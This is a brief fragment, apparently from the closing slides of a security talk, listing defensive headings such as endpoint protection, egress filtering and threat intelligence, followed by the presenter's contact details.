
Lessons Learned

Endpoint Protection


Server Monitoring

Egress Filtering

Threat Intelligence



TRUST



Christopher Emerson

christopher.emerson@whiteoaksecurity.com
(612) 916-2592
@the_mcsass
https://whiteoaksecurity.com